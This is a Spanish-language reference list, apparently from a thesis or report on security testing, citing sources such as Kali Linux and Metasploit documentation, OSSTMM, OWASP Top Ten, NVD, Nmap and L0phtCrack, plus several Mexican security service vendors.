- *Kali Linux*. (2015). *Linux Documentation*. agosto 11, 2015, de Offensive Security, de <https://www.kali.org/kali-linux-documentation/>
- Willie L. Pritchett, David De Smet. *Kali Linux Cookbook*. Birmingham: Packt Publishing Ltd., 2013
- Carlos Tori. *Hacking ético*. Rosario, Argentina: Mastroianni Impresiones: 2008
- Pete Herzog. OSSTMM 2.1. Manual de la Metodología Abierta de Testeo de Seguridad, the Institute for Security and Open Methodologies., 2003.
- *Rapid7 Community*. (2013). *Metasploit documentation*. Abril 20, 2015, de Rapid7 Inc., de <https://help.rapid7.com/metasploit/index.html>
- *U.S. Department of Commerce Full vulnerability listing* (s.f.). Abril 20, 2015, de National Institute of Standards and Technology, de <https://web.nvd.nist.gov/view/vuln/search>.
- *OWASP Top Ten Project* (s.f.). Febrero 15, 2015, The OWASP Foundation, de [https://www.owasp.org/index.php/Category:OWASP\\_Top\\_Ten\\_Project](https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project)
- *Common Vulnerability Scoring System Version 2 Calculator* (s.f.), Agosto 11, 2015, de National Institute of Standards and Technology, de <https://nvd.nist.gov/cvss.cfm?calculator&adv&version=2>
- *Symantec Data Loss Prevention* (s.f.). Julio 24, 2015, de Symantec Corporation, de <http://www.symantec.com/es/mx/data-loss-prevention/>
- *Diagnóstico* (s.f.). Febrero 15, 2015 de Sm4rt Security Services, de <http://www.sm4rt.com/#SecManSystem.2117.Diagn%C3%B3stico>
- *mRisk* (s.f.). Julio 20, 2015, de Servicios Administrados Mexis, de <http://www.mexis.com.mx/servicios/mrisk.php>
- *Servicio de Seguridad Informática* (s.f.). Marzo 15, 2015, de Kio Networks , de <https://kionetworks.com/servicios-consultoria/#servicios-de-seguridad-informatica>
- *Extract-hashes-responder* febrero 25, 2015. Marzo 9, 2015 de Wh1t3Rh1n0 , de <https://github.com/Wh1t3Rh1n0/pentest-scripts/blob/master/extract-hashes-responder>
- *Nmap Network Scanning*, diciembre 14, 2008. Febrero 15, 2015 de Gordon Lyon, de <https://nmap.org/book/>
- *Engineer's Toolset* (s.f.). febrero 25, 2015 de SolarWinds Worldwide, LLC., de <http://www.solarwinds.com/es/engineers-toolset.aspx>
- *Learn about L0phtCrack* (s.f.). marzo 20, 2015 de L0pht Holdings, LLC, de <http://www.l0phtcrack.com/learn.html>
- *Windows Sysinternals* mayo 2, 2014. Junio 7, 2014 de Microsoft , de <https://technet.microsoft.com/en-us/sysinternals/bb897553.aspx>